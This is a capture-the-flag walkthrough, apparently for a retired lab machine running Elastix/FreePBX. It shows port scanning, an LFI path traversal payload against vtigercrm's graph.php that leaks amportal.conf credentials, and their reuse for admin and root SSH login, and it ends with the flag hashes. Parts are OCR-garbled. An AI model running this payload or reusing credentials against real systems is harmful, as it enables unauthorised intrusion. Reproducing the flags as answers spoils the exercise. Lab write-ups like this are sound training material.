enumeration

```
nmap -sC -sV -sC -oN /home/kali/machines/retired/beep/Nmap.txt 10.10.10.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 09:01 EST
Nmap scan report for 10.10.10.7
Host is up (0.20s latency).
Not shown: 988 closed ports
       STATE SERVICE VERSION
PORT
       open ssh OpenSSH 4.3 (protocol 2.0)
22/tcp
| ssh-hostkey:
  1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp open smtp Postfix smtpd
smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
                   Apache httpd 2.2.3
80/tcp open http
| http-server-header: Apache/2.2.3 (CentOS)
http-title: Did not follow redirect to https://10.10.10.7/
110/tcp open pop3 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5 6.4
| pop3-capabilities: RESP-CODES IMPLEMENTATION(Cyrus POP3 server v2)
USER TOP AUTH-RESP-CODE LOGIN-DELAY(0) APOP STLS PIPELINING UIDL
EXPIRE(NEVER)
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
  program version port/proto service
  100000 2
                 111/tcp rpcbind
  100000 2
                 111/udp rpcbind
  100024 1
                 876/udp status
                 879/tcp status
1 100024 1
143/tcp open imap Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5 6.4
| imap-capabilities: MAILBOX-REFERRALS MULTIAPPEND NAMESPACE
URLAUTHA0001 LITERAL+ X-NETSCAPE LIST-SUBSCRIBED
THREAD=ORDEREDSUBJECT CHILDREN SORT=MODSEQ UNSELECT ID
CONDSTORE IDLE QUOTA STARTTLS IMAP4rev1 ANNOTATEMORE ACL
CATENATE THREAD=REFERENCES SORT IMAP4 RENAME NO ATOMIC OK
LISTEXT UIDPLUS RIGHTS=kxte Completed BINARY
443/tcp open ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/-
organizationName=SomeOrganization/stateOrProvinceName=SomeState/-
countryName=--
| Not valid before: 2017-04-07T08:22:08
| Not valid after: 2018-04-07T08:22:08
| ssl-date: 2021-01-09T15:09:01+00:00; +1h03m17s from scanner time.
```

993/tcp open ssl/imap Cyrus imapd

|_imap-capabilities: CAPABILITY

995/tcp open pop3 Cyrus pop3d

3306/tcp open mysql MySQL (unauthorized)

|_ssl-cert: ERROR: Script execution failed (use -d to debug)

ssl-date: ERROR: Script execution failed (use -d to debug)

|_sslv2: ERROR: Script execution failed (use -d to debug)

|_tls-alpn: ERROR: Script execution failed (use -d to debug)

|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

4445/tcp open upnotifyp?

10000/tcp open http MiniServ 1.570 (Webmin httpd)

|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:

| clock-skew: 1h03m16s

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 416.13 seconds

here we see a lot of open ports by lot i mean a lot of them

80-http

22-ssh

25-smtp

110-pop3

143-imap

here we can see it is some kind of mailing website

going to website we see just a login page



we have to brute force it

gobuster found no other directory than the usual index.html page

```
(<mark>root⊕kali</mark>)-[/home/kali]
    gobuster dir -u http://10.10.10.75 -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
                    http://10.10.10.75
[+] Url:
 +] Threads:
[+] Wordlist:
                    /usr/share/dirb/wordlists/common.txt
                    200,204,301,302,307,401,403
   Status codes:
[+] User Agent:
                    gobuster/3.0.1
   Timeout:
                    10s
2021/01/09 09:16:48 Starting gobuster
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
2021/01/09 09:18:23 Finished
```

so now we are going to add some domains to /etc/hosts and lets see what we

so we now search for searchsploit for elastix

```
Exploit Title
                                                                                                                                                                                                                                                                                                                                                                 Path
Flastix - 'page' Cross-Site Scripting
Flastix - Multiple Cross-Site Scripting Vulnerabilities
Flastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities
Flastix 2.2.0 - 'graph.php' Local File Inclusion
Flastix 2.x - Blind SQL Injection
Flastix < 2.5 - PHP Code Injection
FreePBX 2.10.0 / Flastix 2.2.0 - Remote Code Execution
                                                                                                                                                                                                                                                                                                                                                                php/webapps/38078.pv
                                                                                                                                                                                                                                                                                                                                                               php/webapps/38544.txt
php/webapps/34942.txt
                                                                                                                                                                                                                                                                                                                                                                php/webapps/37637.pl
php/webapps/36305.txt
php/webapps/38091.php
                                                                                                                                                                                                                                                                                                                                                                php/webapps/18650.pv
 Shellcodes: No Results
```

here we saw 2 vuln Local File Inclusion(LFI) and Remote Code Execution(RCE) rest all is sql and php or xss or css which we dont need

so to know more about this LFI we open the file specified here here we see the LFI path given which is vulnerable so lets go to that url

```
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
# Exploit Title: Elastix 2.2.0 LFI
 Google Dork: :(
 Author: cheki
 Version: Elastix 2.2.0
 Tested on: multiple
# CVE : notyet
 romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki
                             \n";
print "\t 0day Elastix 2.2.0 \n";
print "\t email: anonymous17hacker{}gmail.com \n";
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%006module=Accounts&action
```

going to that path opens a page which is completely unreadable

Going to that path opens a page which is completely unreadable

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
007, it would allow the group to have permissions. This can be used if setting apache to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed, some of the voicemail directory structures may have to be manually changed. # DASHBOARD_STATS_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 6 # DASHBOARD_INFO_UPDATE_TIME=integer_seconds # DEFAULT

so to read this we have to see its source file to see in organized manner

```
1 # This file is part of FreePBX.
 2 #
 3 #
        FreePBX is free software: you can redistribute it and/or modify
4 #
        it under the terms of the GNU General Public License as published by
 5 #
        the Free Software Foundation, either version 2 of the License, or
6#
        (at your option) any later version.
 7 #
8 #
        FreePBX is distributed in the hope that it will be useful,
9 #
        but WITHOUT ANY WARRANTY; without even the implied warranty of
10 #
        MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11 #
        GNU General Public License for more details.
12 #
13 #
        You should have received a copy of the GNU General Public License
14 #
        along with FreePBX. If not, see <a href="http://www.gnu.org/licenses/">http://www.gnu.org/licenses/</a>.
15 #
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
```

here we have different id's and password trying out we find username=admin pass=jEhdlekWmdjE

and so we were able to login to the elastix login page



so we found nothing here now we have to route to 10.10.10.7/admin and supply the same credentials above as they are also of freePBX

so after doing that we enter into that page



the password which we have is of root privilage as we can access the administrator tab so after trying many things we cannot upload a reverse shell or execute a reverse shell code so as we know we have ssh open and we have directly root credentials so lets directly connect to ssh with root so trying normal ssh

ssh root@10.10.10.7

but it didnot work so i googled it and found a cipher or decrypter key which we have to add to ssh command to access

ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7

and giving the password we have



so we got the root lets grab user and root flag
userflag--86a741a80de188818bd838962d8d2743
rootflag--6d84b7b41fd175944117b88ba589c1f6
hence pwned the machine